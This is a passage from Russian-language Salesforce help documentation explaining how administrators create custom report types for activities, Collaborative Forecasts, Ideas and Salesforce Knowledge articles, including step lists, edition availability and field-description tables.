8. Нажмите кнопку **«Сохранить»**.

Чтобы разрешить пользователям создание и выполнение отчетов по журналам утверждений, рекомендуем развернуть созданный тип отчета и сообщить соответствующим пользователям имя типа настраиваемого отчета и название папки категории.

СМ. ТАКЖЕ:

- Отчеты по журналам утверждений
- Создание типа настраиваемого отчета
- Создание отчета

Отчеты по действиям

Запуск стандартных или настраиваемых отчетов, в которых отображаются сведения о задачах или событиях и связанных с ними контактах, организациях, потенциальных клиентах, а также другие связанные записи.

Отчет об основных контактах по действиям

Создайте отчет в произвольной форме, который будет отображать основные контакты, связанные с каждым из ваших действий.

Отчет о количестве контактов, относящихся к другим действиям в Salesforce Classic

Создайте отчет, который отражает количество контактов, связанных с каждым из ваших действий.

Отчет о действиях, относящихся к другим записям в Salesforce Classic

Создайте настраиваемый отчет, в котором содержится информация о том, какие торговые представители занимаются выполнением тех или иных обязанностей, таких как:

Отчет о контактах, относящихся к другим действиям в Salesforce Classic

Создайте отчет, который будет содержать все контакты, связанные с каждым из ваших действий.

Составление отчетов по встречам с клиентами

Создайте настраиваемый отчет, в котором содержится информация о том, какие торговые представители занимаются обслуживанием.

Составление отчетов по встречам с клиентами

Создайте настраиваемый отчет, в котором содержится информация о том, какие торговые представители занимаются обслуживанием.

1. В разделе «Настройка» введите *«Типы отчетов»* в поле «Быстрый поиск», затем выберите **«Типы отчетов»**.
2. Если открывается страница приветствия настраиваемого отчета, нажмите **«Продолжить»**.
3. Нажмите кнопку **«Создать тип настраиваемого отчета»**.
4. Выберите объект **«Пользователи»** в качестве основного. Заполните прочие обязательные поля.
5. Нажмите кнопку **«Далее»**.
6. Свяжите пользователей с отношениями действий.
7. Нажмите кнопку **«Сохранить»**.
8. Чтобы определить поля для отчета, нажмите на **«Редактировать макет»**.
9. Добавьте в макет несколько полей взаимосвязей действий: «Дата», «Тема», «Имя», «Связано с» и «Количество связей».
10. Переименуйте поле «Имя» в поле «Контакт». Измените параметр в поле «Связано с» на «Возможности».
11. Нажмите кнопку **«Сохранить»**.
12. Выберите опцию отображения каждого поля по умолчанию.
13. Создайте отчет.
14. Откройте вкладку «Отчеты» и выберите тип отчета, созданный вами.
15. Выберите **Сводный формат** и создайте группировку по полному имени.
16. Выполните и сохраните отчет.

Если организация не использует функцию «Общедоступные действия», то настраиваемые отчеты на основе объекта «Взаимосвязи действия» не содержат организаторов событий и приглашенных, а также не отображают события без приглашенных.

ВЕРСИИ

Доступно в версиях Lightning Experience и Salesforce Classic.

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов и средство создания отчетов

СМ. ТАКЖЕ:

- Создание типа настраиваемого отчета
- Создание макета поля для отчетов, созданных на основе типа настраиваемого отчета
- Создание отчета
- Создание настраиваемого отчета

Создание типа настраиваемого отчета в функции «Совместные прогнозы»

Чтобы предоставить пользователям доступ к отчету прогнозирования, администраторы должны создать тип настраиваемых отчетов. *Тип отчета* определяет набор записей и полей, доступных в отчете, исходя из взаимосвязей между основным и связанными с ним объектами. В отчетах отображаются только те записи, которые соответствуют критериям, заданным в типе отчета.

Прим.: Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к функции «Настраиваемые прогнозы». Для создания типа настраиваемого отчета прогнозирования необходимо включить функцию «Совместные прогнозы».

1. Начните создавать тип настраиваемого отчета в меню «Настройка». Для этого введите *«Типы отчетов»* в поле «Быстрый поиск», затем выберите **«Типы отчетов»** и **«Создать тип настраиваемого отчета»**.
2. Выберите объект прогнозирования (например, «Элементы прогнозирования» или «Планы продаж для прогнозирования») в качестве основного.
3. Выберите значение «Прогнозы» в поле «Сохранить в категории».
4. Разрешите своим представителям просматривать расположения и имена типов отчетов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition** (без прогнозов по настраиваемому полю), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Доли потенциальных клиентов» доступна в версиях: **Performance Edition** и **Developer Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или обновления типов настраиваемых отчетов:

- Управление типами настраиваемых отчетов

Для удаления типов настраиваемых отчетов:

- Изменение всех данных

Типы настраиваемых отчетов в функции «Совместные прогнозы»

Тип отчета определяет набор записей и полей, доступных в отчете, исходя из взаимосвязей между основным и связанными с ним объектами. В отчетах отображаются только те записи, которые соответствуют критериям, заданным в типе отчета.

Прим.: Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к функции «Настраиваемые прогнозы». Для создания типа настраиваемого отчета прогнозирования необходимо включить функцию «Совместные прогнозы».

В данной таблице перечислены типы настраиваемых записей о прогнозах, создаваемых вами.

Основной объект	Использовать для создания отчета по...
Элементы прогнозирования	Просмотр информации о суммах прогнозирования, в том числе информации о корректируемой сумме. Если прогноз составляется на основе дохода, рекомендуем использовать перечисленные ниже стандартные поля типа отчета. • «Только стоимость ответственного»: сумма возможностей дохода пользователя (без поправок). Например, при наличии двух возможностей стоимостью 10 000 рублей каждая поле «Только стоимость ответственного» отображает значение «20 000 рублей». • «Стоимость без поправок»: сумма всех собственных возможностей дохода пользователя и возможностей его подчиненных (без поправок). Подчиненные — это сотрудники, расположенные ниже пользователя в иерархии прогнозов. Эта стоимость отображается только для отчетов. Например, если общая стоимость всех собственных возможностей составляет 20 000 рублей, а общая стоимость возможностей подчиненных — 55 000 рублей, то в поле «Стоимость без поправок» будет указано значение 75 000 рублей. • «Стоимость без поправки менеджера»: показатель прогноза, отображаемый ответственному за прогноз. Показатель прогноза — это сумма возможностей дохода ответственного и его подчиненных, включая поправки, внесенные ответственным в собственные прогнозы или прогнозы подчиненных. Данный показатель не включает поправки, внесенные вышестоящими менеджерами прогнозов в иерархии прогнозов. Например, поле «Стоимость без поправок» отображает для Анны значение «75 000 рублей», из которых 20 000 рублей — это стоимость ее собственных возможностей, а 55 000 рублей — это стоимость возможностей, принадлежащих ее подчиненному Ивану. Анна увеличивает стоимость возможностей Ивана до 65 000 рублей; при этом общая стоимость возрастает до 85 000 рублей. Если менеджер Анны увеличивает общую стоимость с 85 000 рублей до 100 000 рублей, то поле «Стоимость без поправки менеджера»

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Professional Edition** (без прогнозов по настраиваемому полю), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Доли потенциальных клиентов» доступна в версиях: **Performance Edition** и **Developer Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

Основной объект	Использовать для создания отчета по...
	содержит значение «85 000 рублей», так как Анне недоступны поправки, внесенные ее менеджером. Чтобы просмотреть стоимость с поправкой менеджера, воспользуйтесь полем «Стоимость прогноза», в котором отображается значение «100 000 рублей». • «Стоимость прогноза»: прогноз по доходу из перспективы менеджера прогнозов и сумма возможностей ответственного и его подчиненных, включая все поправки прогноза. Например, менеджеру прогнозов подчиняется другой менеджер прогнозов, в чьем поле «Стоимость без поправки менеджера» отображается значение «85 000 рублей». Если вышестоящий менеджер увеличивает стоимость прогноза до 100 000 рублей, то поле «Стоимость прогноза» отображает значение «100 000 рублей». Если прогноз составляется на основе количества, рекомендуем использовать перечисленные ниже стандартные поля типа отчета. • «Только количество ответственного», «Количество без поправок», «Количество без поправок менеджера» и «Количество прогноза» Добавьте следующие поля независимо от того, на основе чего вы прогнозируете (на основе доходов или количества). • «Содержит поправку» — флажок, который указывает, сделана ли менеджером корректировка по сумме владельца прогноза. • «Содержит поправку ответственного» — флажок, который показывает, сделал ли пользователь прогноза корректировку по собственной стоимости прогноза. Если ваша организация использует проведение накопленного прогноза, добавьте это поле в отчет. • ForecastingItemCategory — это поле указывает, как проходит каждая стоимость прогноза. Open Pipeline, Best Case Forecast, Commit Forecast, Closed Only, Pipeline, Best Case, Commit или Closed. Если ваша организация изменила имена категорий прогноза, эти изменения также появляются в значениях ForecastingItemCategory.
Элементы прогнозирования, если объект «Возможности» используется в качестве связанного	Просмотр сведений о возможности для отдельных элементов строки прогнозирования. Например, пользователь может создать сводный отчет для каждого подчиненного, содержащий имена возможностей, даты последних действий для элементов прогнозирования, сведения о поправках и итоговые стоимости прогнозов. Прим.: Для возможностей без возможности указания продуктов этот тип отчета включает два элемента прогнозирования: один для типа прогноза «Возможность — Доход» и один для типа прогноза «Группа продуктов». Данные элементы прогнозирования сводятся в строке «Продукты не указаны» прогноза по группе продуктов.
Элементы прогнозирования, если объект «Доли возможности» используется в качестве связанного	Просмотр сведений о доли возможности для отдельных элементов строки прогнозирования. Например, пользователь может создать сводный отчет для каждого подчиненного, содержащий стоимости и проценты долей возможности для его элементов прогнозирования, а также сведения о поправках и итоговые стоимости прогнозов.

Основной объект	Использовать для создания отчета по...
Элементы прогнозирования, если объект «Продукт возможности» используется в качестве связанного	Просмотр сведений о группе продуктов для отдельных элементов строки прогнозирования. Например, пользователь может создать сводный отчет для каждого подчиненного, содержащий группы продуктов и общие стоимости для их элементов прогнозирования, а также сведения о поправках и итоговые стоимости прогнозов. Прим.: Данный тип отчета отображает элементы прогнозирования только для типов прогнозов «Группа продуктов: доход» и «Группа продуктов: количество». Он охватывает возможности, которые содержат и не содержат продукты.
Планы продаж для прогнозирования	Просмотр данных об индивидуальных или групповых планах продаж. Рекомендуем использовать все стандартные поля типа отчета. Например, отчет может быть дополнен полями поиска (например, полное имя ответственного). Чтобы просмотреть собственные планы продаж и связанные организации или ответственных, отфильтруйте результаты выполненного отчета по собственному имени.
Планы продаж для прогнозирования, если объект «Элементы прогнозирования» используется в качестве связанного	Просмотр выполнения плана продаж. Например, чтобы создать тип настраиваемого отчета, воспользуйтесь обоими объектами «Планы продаж для прогнозирования» и «Элементы прогнозирования». При создании отчета добавьте планы продаж рабочей группы и прогнозируемый доход для закрытых прогнозов, а также создайте поле формулы для отображения выполненного процента плана продаж.

Прим.: При удалении типа прогноза отчеты, использующие данный тип прогнозирования, не запускаются.

Отчеты по идеям

Чтобы разрешить пользователям создание отчетов по идеям, комментариям и голосам, рекомендуем создать типы настраиваемых отчетов.

Чтобы разрешить пользователям анализ идей, администратор может создать типы настраиваемых отчетов. Типы настраиваемых отчетов — это единственный способ предоставить пользователям доступ к отчетам по идеям; система Salesforce не предоставляет образцов отчетов или стандартной папки отчетов по идеям.

Чтобы создать папку отчетов по идеям, доступную пользователям, выполните указанные ниже действия.

1. Создайте тип настраиваемого отчета для идей.

   При создании типа настраиваемого отчета, где «Идеи» используются в качестве основного объекта, а «Голоса» — в качестве второстепенного, дочерние (объединенные) идеи отображаются в отчете только после установки флажка «Записи "A" могут иметь или не иметь связанные записи "B"». Голоса, принадлежащие дочерним идеям, переносятся в основную идею. Другими словами, если объект «Голоса» является обязательным, то дочерние идеи не отображаются в отчете.

2. Создайте общедоступную папку для отчетов по идеям. Данное действие доступно только при наличии полномочия «Управление общедоступными отчетами».
3. Используя тип настраиваемого отчета, создайте как минимум один настраиваемый отчет по идеям. Назначьте отчеты созданной папке отчетов по идеям.

После выполнения данных действий папка отчетов по идеям доступна пользователям на начальной странице отчетов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или обновления типов настраиваемых отчетов:

- Управление типами настраиваемых отчетов

Для удаления типов настраиваемых отчетов:

- Изменение всех данных

Составление отчетов по статьям Salesforce Knowledge

Настраиваемые отчеты Salesforce Knowledge позволяют отслеживать процессы создания, управления и доставки статей.

Чтобы агенты могли создавать отчеты по статьям Salesforce Knowledge, вы как администратор организации можете создать типы настраиваемых отчетов. Типы настраиваемых отчетов — это единственный способ предоставить пользователям доступ к отчетам по статьям. Система Salesforce не предоставляет образцов отчетов или стандартной папки отчетов по статьям.

Совет: Пакет «*Отчеты и панели мониторинга базы знаний*» из каталога AppExchange содержит более 20 отчетов, позволяющих отслеживать и анализировать показатели использования базы знаний.

1. Создание папки для отчетов по статьям
   Чтобы предоставить пользователям доступ к отчетам по статьям, создайте общедоступную папку.
2. Отчеты по статьям
   Чтобы составить отчет по данным статьи Salesforce Knowledge, создайте тип настраиваемых отчетов.
3. Создание отчета по статьям
   Выполненный настраиваемый отчет по статьям Salesforce Knowledge может быть сохранен в папку отчетов по статьям.
4. Поля отчетов Salesforce Knowledge
   Поля, доступные для использования в отчете по базе знаний, определяются типом данных, используемых для составления отчетов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или обновления типов настраиваемых отчетов:

- Управление типами настраиваемых отчетов

Для создания общедоступной папки отчетов:

- Управление общедоступными отчетами

Создание папки для отчетов по статьям

Чтобы предоставить пользователям доступ к отчетам по статьям, создайте общедоступную папку.

1. Щелкните ссылку **«Создать новую папку»** в разделе «Папки отчетов» вкладки «Отчеты».
2. Введите *«Отчеты по статьям»* в поле «Метка папки».
3. При необходимости измените значение поля «Уникальное имя группы».
4. Выберите значение для параметра «Доступ к общедоступной папке».

   Чтобы разрешить пользователям добавление и удаление отчетов, выберите уровень доступа «Для чтения и записи».
5. Выберите параметры доступности папки.
6. Нажмите кнопку **«Сохранить»**.

Отчеты, сохраненные в данную папку, доступны на вкладке «Отчеты».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или обновления типов настраиваемых отчетов:

- Управление типами настраиваемых отчетов

Для создания общедоступной папки отчетов:

- Управление общедоступными отчетами

Отчеты по статьям

Чтобы составить отчет по данным статьи Salesforce Knowledge, создайте тип настраиваемых отчетов.

Чтобы создать настраиваемый отчет, выполните указанные ниже действия.

1. В меню «Настройка» введите *«Типы отчетов»* в поле «Быстрый поиск», затем выберите **Типы отчетов** и щелкните **«Создать тип настраиваемого отчета»**.

   См. Создание типа настраиваемого отчета на странице 512

2. Выберите нужный объект статьи в раскрывающемся меню «Основной объект».

Основной объект	Описание
Типы статей (только Classic Knowledge)	Сравните сведения (например, даты создания, каналы публикации и количество связанных обращений) для настраиваемого типа статьи (например, «Вопросы и ответы»). Чтобы получить доступ к журналам и настраиваемым полям для настраиваемого типа статьи, добавьте версию типа статьи в качестве дополнительного объекта.
Статьи базы знаний	Сравните сведения об отдельных статьях (например, даты создания, каналы публикации и количество связанных обращений). При выборе данного типа настраиваемых отчетов пользователи могут добавить статистики по голосованию и просмотру статей. Если отчет использует основной объект «Статьи базы знаний», то каждой статье соответствует пять записей (строк): по одной записи на каждый канал («Все каналы», «Внутреннее приложение», «Клиент», «Партнер» и «Общедоступная база знаний»).
Поиски статьи базы знаний	Проанализируйте количество поисков за день, месяц или год по каждому каналу и роли.
Версия статьи базы знаний	Сравните сведения об отдельных переводах (например, даты создания, каналы публикации и количество связанных обращений). При выборе данного типа настраиваемых отчетов пользователи могут добавить статистики по голосованию и просмотру статей.
Журнал версии статьи	Сравните сведения о версиях отдельных статей (например, даты создания, каналы публикации и количество связанных обращений).
Просмотры статьи базы знаний	Проанализируйте количество просмотров за день, месяц или год по каждому каналу и роли.
Голосования по статье базы знаний	Проанализируйте количество голосов за день, месяц или год по каждому каналу и роли.
Поиск ключевых слов по базе знаний	Просмотрите ключевые слова, используемые для поиска по базе знаний.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или обновления типов настраиваемых отчетов:

- Управление типами настраиваемых отчетов

Для создания общедоступной папки отчетов:

- Управление общедоступными отчетами

Действие поиска по базе знаний	• Проанализируйте количество поисков за день, месяц или год по каждому каналу и языку. • Для каждого поиска просмотрите: – Дата – Код и заголовок выбранной статьи • Просмотрите ключевые слова, используемые для поиска по базе знаний. • Для каждого ключевого слова просмотрите среднее количество: – Результаты – Статьи, отображающиеся в результатах поиска • Для каждой статьи просмотрите среднее количество: – Щелчки – Уникальные пользователи, выбравшие данную статью

3. Заполните обязательные поля и нажмите кнопку **«Сохранить»**.

   Выберите значение **«Отчеты службы поддержки»** или **«Другие отчеты»** в раскрывающемся меню «Сохранить в категории». Данная категория будет использоваться для хранения типа настраиваемых отчетов на вкладке «Отчеты».

4. Настройте нужные параметры на странице «Определить набор записей отчета».

Основной объект	**Доступные дополнительные объекты**
Типы статей (только Classic Knowledge)	Версии типа статьи
Статьи базы знаний	Статистики просмотров статьи, Статистики голосования по статье, Статья обращения
Поиски статьи базы знаний	Нет
Версия статьи базы знаний	Статистики просмотров статьи, Статистики голосования по статье
Журнал версии статьи	Нет
Просмотры статьи базы знаний	Нет
Голосования по статье базы знаний	Нет
Поиск ключевых слов по базе знаний	Нет
Действие поиска по базе знаний	Нет

5. Нажмите кнопку **«Сохранить»**.
6. При необходимости удалите или измените порядок отображения полей в макете отчета.

   Дополнительную информацию о доступных полях для каждого основного объекта см. в разделе «Поля отчетов Salesforce Knowledge» на странице 5294.

Прим.: Рейтинг статьи рассчитывается в API немного по-другому, нежели чем в настраиваемом отчете. Мы рекомендуем стандартизировать один из вариантов и не применять оба.

Создание отчета по статьям

Выполненный настраиваемый отчет по статьям Salesforce Knowledge может быть сохранен в папку отчетов по статьям.

Чтобы создать и сохранить отчеты по статьям в папку отчетов по статьям, воспользуйтесь типами настраиваемых отчетов.

1. Нажмите кнопку **«Создать отчет...»** на вкладке «Отчеты».
2. Выберите нужную категорию (например, **«Отчеты службы поддержки»** или **«Другие отчеты»**).

   По умолчанию отчет «Обращения со статьями» доступен в папке «Отчеты службы поддержки».
3. Найдите нужный тип отчета и нажмите кнопку **«Создать»**.
4. Чтобы предоставить другим пользователям доступ к отчету, нажмите кнопку **«Сохранить как»** при просмотре отчета и выберите новую папку «Отчеты по статьям».

Прим.:

- Если отчет использует тип «Статья базы знаний», то каждой статье соответствует не менее пяти строк (по одной строке для каждого канала, включая значение «Все каналы»).
- Ежедневные значения попадают в отчеты независимо за последние 90 дней, а ежемесячные значения — за последние 18 месяцев. По истечении этих периодов используйте сводные значения по месяцам и годам соответственно.
- Если отчет использует тип «Голосования по статье базы знаний», «Просмотры статьи базы знаний» или «Поиски статьи базы знаний», то каждая строка отображает день, канал и роль. Например, если пользователь с ролью «Влиятельное лицо» просматривает статьи во внутреннем приложении, а на следующий день этот же пользователь просматривает во внутреннем приложении большее количество статей, то отчет «Просмотры статьи базы знаний» содержит две строки. по одной строке для каждой даты.
- Отчеты по версии статьи базы знаний, кроме журнала версии статьи базы знаний, поддерживают фильтрацию по категории данных. Разрешается добавлять не более четырех фильтров и задавать их логике значение "В", "НАД", "ПОД" или "НАД ИЛИ ПОД". Между фильтрами должна использоваться логика "ИЛИ". Система позволяет использовать одну группу категорий несколько раз; каждый раз должен использоваться один и тот же оператор.
- Для создания отчетов по процессам утверждения для статей баз знаний воспользуйтесь **«Экземпляром процесса»** и **«Узлом экземпляра процесса»** при создании типа настраиваемого отчета. Затем отфильтруйте отчет по нужному типу объектов (тип статьи).

Поля отчетов Salesforce Knowledge

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или обновления типов настраиваемых отчетов:

- Управление типами настраиваемых отчетов

Для создания общедоступной папки отчетов:

- Управление общедоступными отчетами

Поля, доступные для использования в отчете по базе знаний, определяются типом данных, используемых для составления отчетов.

Чтобы просмотреть доступные поля отчетов Salesforce Knowledge по основному объекту, воспользуйтесь таблицами ниже.

Доступные поля в отчетах типов статей (только Classic Knowledge)

Основной объект «Тип статьи» позволяет добавлять дополнительный объект «Версия типа статьи».

Табл. 72: Поля основного объекта для отчетов по типам статей

Поле	Описание
Помещен в архив	Пользователь, добавивший статью в архив.
Дата архивирования	Дата архивирования статьи.
Номер статьи	Уникальный номер, назначаемый статье автоматически.
Код типа статьи	Код, связанный с типом статьи.
Количество связей обращения	Количество обращений, вложенных в статью.
Создано	Автор статьи.
Дата создания	Дата создания текущей версии статьи. Если статья опубликована несколько раз, то отображается дата последнего черновика. Для создания отчетов, использующих исходную дату создания статьи, сначала создайте тип настраиваемого отчета, объединяющий объекты Knowledge Article (__ka) и Knowledge Article Version (__kav) для данного типа статьи, чтобы можно было использовать созданную дату в записи в объекте Knowledge Article, а не дату для записи в объекте Knowledge Article Version.
Настраиваемые поля	Любые настраиваемые поля, созданные для типов статей. Чтобы получить доступ к любым настраиваемым полям для типа статьи, добавьте версию типа статьи в качестве дополнительного объекта.
Дата первой публикации	Дата первой публикации статьи.
Версия статьи базы знаний	Номер версии статьи.
Последнее изменение сделано	Пользователь, изменивший статью последним.
Дата последнего изменения	Дата последнего изменения статьи. Дата последнего изменения черновой статьи — это время сохранения черновика. Дата последнего изменения опубликованной статьи — это время последней публикации статьи.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или обновления типов настраиваемых отчетов:

- Управление типами настраиваемых отчетов

Для создания общедоступной папки отчетов:

- Управление общедоступными отчетами

Поле	Описание
Дата последней публикации	Дата последней публикации статьи.
Основной язык	Исходный язык статьи.

Прим.: В настоящее время поля «Версия статьи базы знаний» и «Дата последнего изменения» не могут использоваться в одном отчете.

Табл. 73: Поля дополнительного объекта для отчетов по типам статей

Поле	Описание
Помещен в архив	Пользователь, добавивший статью в архив.
Тип статьи	Тип, связанный со статьей.
Создано	Автор статьи.
Дата создания	Дата создания текущей версии статьи. Если статья опубликована несколько раз, то отображается дата последнего черновика. Для создания отчетов, использующих исходную дату создания статьи, сначала создайте тип настраиваемого отчета, объединяющий объекты Knowledge Article (__ka) и Knowledge Article Version (__kav) для данного типа статьи, чтобы можно было использовать созданную дату в записи в объекте Knowledge Article, а не дату для записи в объекте Knowledge Article Version.
Настраиваемые поля	Любые настраиваемые поля, созданные для типов статей. Чтобы получить доступ к любым настраиваемым полям для типа статьи, добавьте версию типа статьи в качестве дополнительного объекта.
Является последней версией	Данное поле соответствует последней версии статьи.
Является основным языком	Данное поле соответствует исходной статье, а не переводу.
Код версии статьи базы знаний	Уникальный код, назначаемый переводу статьи автоматически.
Язык	Язык статьи.
Последнее изменение сделано	Пользователь, изменивший статью последним.
Дата последнего изменения	Дата последнего изменения статьи. Дата последнего изменения черновой статьи — это время сохранения черновика. Дата последнего изменения опубликованной статьи — это время последней публикации статьи.
Устарело	Данное поле соответствует основной статье, обновленной после публикации данного перевода.
Статус публикации	Данное поле соответствует черновой, опубликованной или архивной статье или переводу.
Сводка	Описание статьи, добавленное автором.
Должность	Заголовок статьи.
Дата завершения перевода	Дата завершения перевода.

Поле	Описание
Дата экспорта перевода	Дата экспорта статьи на перевод.
Дата импорта перевода	Дата импорта перевода.
Имя URL-адреса	Текст, используемый как гиперссылка на статью.
Статус проверки	Данное поле определяет действительность статьи.
Номер версии	Номер версии статьи.
Доступно на клиентском портале	Данное поле соответствует статье, опубликованной на клиентском портале.
Доступно во внутреннем приложении	Данное поле соответствует статье, опубликованной во внутреннем приложении (вкладка «Статьи»).
Доступно на партнерском портале	Данное поле соответствует статье, опубликованной на партнерском портале.
Отображается в общедоступной базе знаний	Данное поле соответствует статье, опубликованной в общедоступной базе знаний.

Поля отчетов по статьям базы знаний

Поле	Описание
Номер статьи	Уникальный номер, назначаемый статье автоматически.
Тип статьи	Тип, связанный со статьей.
Количество связей обращения	Количество обращений, вложенных в статью.
Создано	Автор статьи.
Дата создания	Дата создания текущей версии статьи. Если статья опубликована несколько раз, то отображается дата последнего черновика. Для создания отчетов, использующих исходную дату создания статьи, сначала создайте тип настраиваемого отчета, объединяющий объекты Knowledge Article (__ka) и Knowledge Article Version (__kav) для данного типа статьи, чтобы можно было использовать созданную дату в записи в объекте Knowledge Article, а не дату для записи в объекте Knowledge Article Version.
Дата первой публикации	Дата первой публикации статьи.
Является последней версией	Данное поле соответствует последней версии статьи.
Код версии статьи базы знаний	Уникальный код, назначаемый переводу статьи автоматически.
Последнее изменение сделано	Пользователь, изменивший статью последним.
Дата последнего изменения	Дата последнего изменения статьи. Дата последнего изменения черновой статьи — это время сохранения черновика. Дата последнего изменения опубликованной статьи — это время последней публикации статьи.

Поле	Описание
Дата последней публикации	Дата последней публикации статьи.
Сводка	Описание статьи, добавленное автором.
Должность	Заголовок статьи.
Имя URL-адреса	Текст, используемый как гиперссылка на статью.
Статус проверки	Данное поле определяет действительность статьи.
Номер версии	Номер версии статьи.
Доступно на клиентском портале	Данное поле соответствует статье, опубликованной на клиентском портале.
Доступно во внутреннем приложении	Данное поле соответствует статье, опубликованной во внутреннем приложении (вкладка «Статьи»).
Доступно на партнерском портале	Данное поле соответствует статье, опубликованной на партнерском портале.
Отображается в общедоступной базе знаний	Данное поле соответствует статье, опубликованной в общедоступной базе знаний.

Поля отчетов по поискам статьи базы знаний

Поле	Описание
Канал	Канал, применимый к статье. Возможные значения: «Все каналы», «Внутреннее приложение», «Клиент», «Партнер» и «Общедоступная база знаний».
Count	Количество поисков статьи за выбранный промежуток времени (день, месяц или год).
Сводное количество	Общее количество поисков статьи за все время существования записи.
Дата	Дата последнего поиска статьи. Все строки отображают дату, канал и роль.
Duration	Временной промежуток, охватывающий количество поисков. Возможные значения: «Ежедневно», «Ежемесячно» и «Ежегодно». Например, запись, поле «Количество» которой содержит значение «70», а поле «Продолжительность» содержит значение «Ежемесячно», обрабатывалась поиском 70 раз за последний месяц. Итоговые значения подсчитываются ежедневно (для текущего месяца), ежемесячно (для прошлых месяцев) и ежегодно (для прошлых лет).
Связанная роль	Имя роли, применяемой к записи. Каждая строка отчета отображает поиски по каналу и роли.

Поля отчетов по версии статьи базы знаний

Поле	Описание
Помещен в архив	Пользователь, добавивший статью в архив.
Дата архивирования	Дата архивирования статьи.
Номер статьи	Уникальный номер, назначаемый статье автоматически.
Тип статьи	Тип, связанный со статьей.
Количество связей обращения	Количество обращений, вложенных в статью.
Создано	Автор статьи.
Дата создания	Дата создания текущей версии статьи. Если статья опубликована несколько раз, то отображается дата последнего черновика. Для создания отчетов, использующих исходную дату создания статьи, сначала создайте тип настраиваемого отчета, объединяющий объекты Knowledge Article (__ka) и Knowledge Article Version (__kav) для данного типа статьи, чтобы можно было использовать созданную дату в записи в объекте Knowledge Article, а не дату для записи в объекте Knowledge Article Version.
Дата первой публикации	Дата первой публикации статьи.
Является последней версией	Данное поле соответствует последней версии статьи.
Является основным языком	Данное поле соответствует исходной статье, а не переводу.
Код версии статьи базы знаний	Уникальный код, назначаемый переводу статьи автоматически.
Язык	Язык статьи.
Последнее изменение сделано	Пользователь, изменивший статью последним.
Дата последнего изменения	Дата последнего изменения статьи. Дата последнего изменения черновой статьи — это время сохранения черновика. Дата последнего изменения опубликованной статьи — это время последней публикации статьи.
Дата последней публикации статьи.	Дата последней публикации статьи.
Основной язык	Исходный язык статьи.
Устарело	Данное поле соответствует основной статье, обновленной после публикации данного перевода.
Статус публикации	Данное поле соответствует черновой, опубликованной или архивной статье или переводу.
Сводка	Описание статьи, добавленное автором.
Должность	Заголовок статьи.
Дата завершения перевода	Дата завершения перевода.
Дата экспорта перевода	Дата экспорта статьи на перевод.
Дата импорта перевода	Дата импорта перевода.

Поле	Описание
Имя URL-адреса	Текст, используемый как гиперссылка на статью.
Статус проверки	Данное поле определяет действительность статьи.
Номер версии	Номер версии статьи.
Доступно на клиентском портале	Данное поле соответствует статье, опубликованной на клиентском портале.
Доступно во внутреннем приложении	Данное поле соответствует статье, опубликованной во внутреннем приложении (вкладка «Статьи»).
Доступно на партнерском портале	Данное поле соответствует статье, опубликованной на партнерском портале.
Отображается в общедоступной базе знаний	Данное поле соответствует статье, опубликованной в общедоступной базе знаний.

Поля отчетов по просмотрам статьи базы знаний

Можно добавить не более шести из восьми полей ниже.

Поле	Описание
Канал	Канал, применимый к статье. Возможные значения: «Все каналы», «Внутреннее приложение», «Клиент», «Партнер» и «Общедоступная база знаний».
Count	Количество просмотров статьи за выбранный промежуток времени (день, месяц или год).
Сводное количество	Общее количество просмотров статьи за все время существования записи.
Дата	Дата последнего просмотра статьи. Все строки отображают дату, канал и роль.
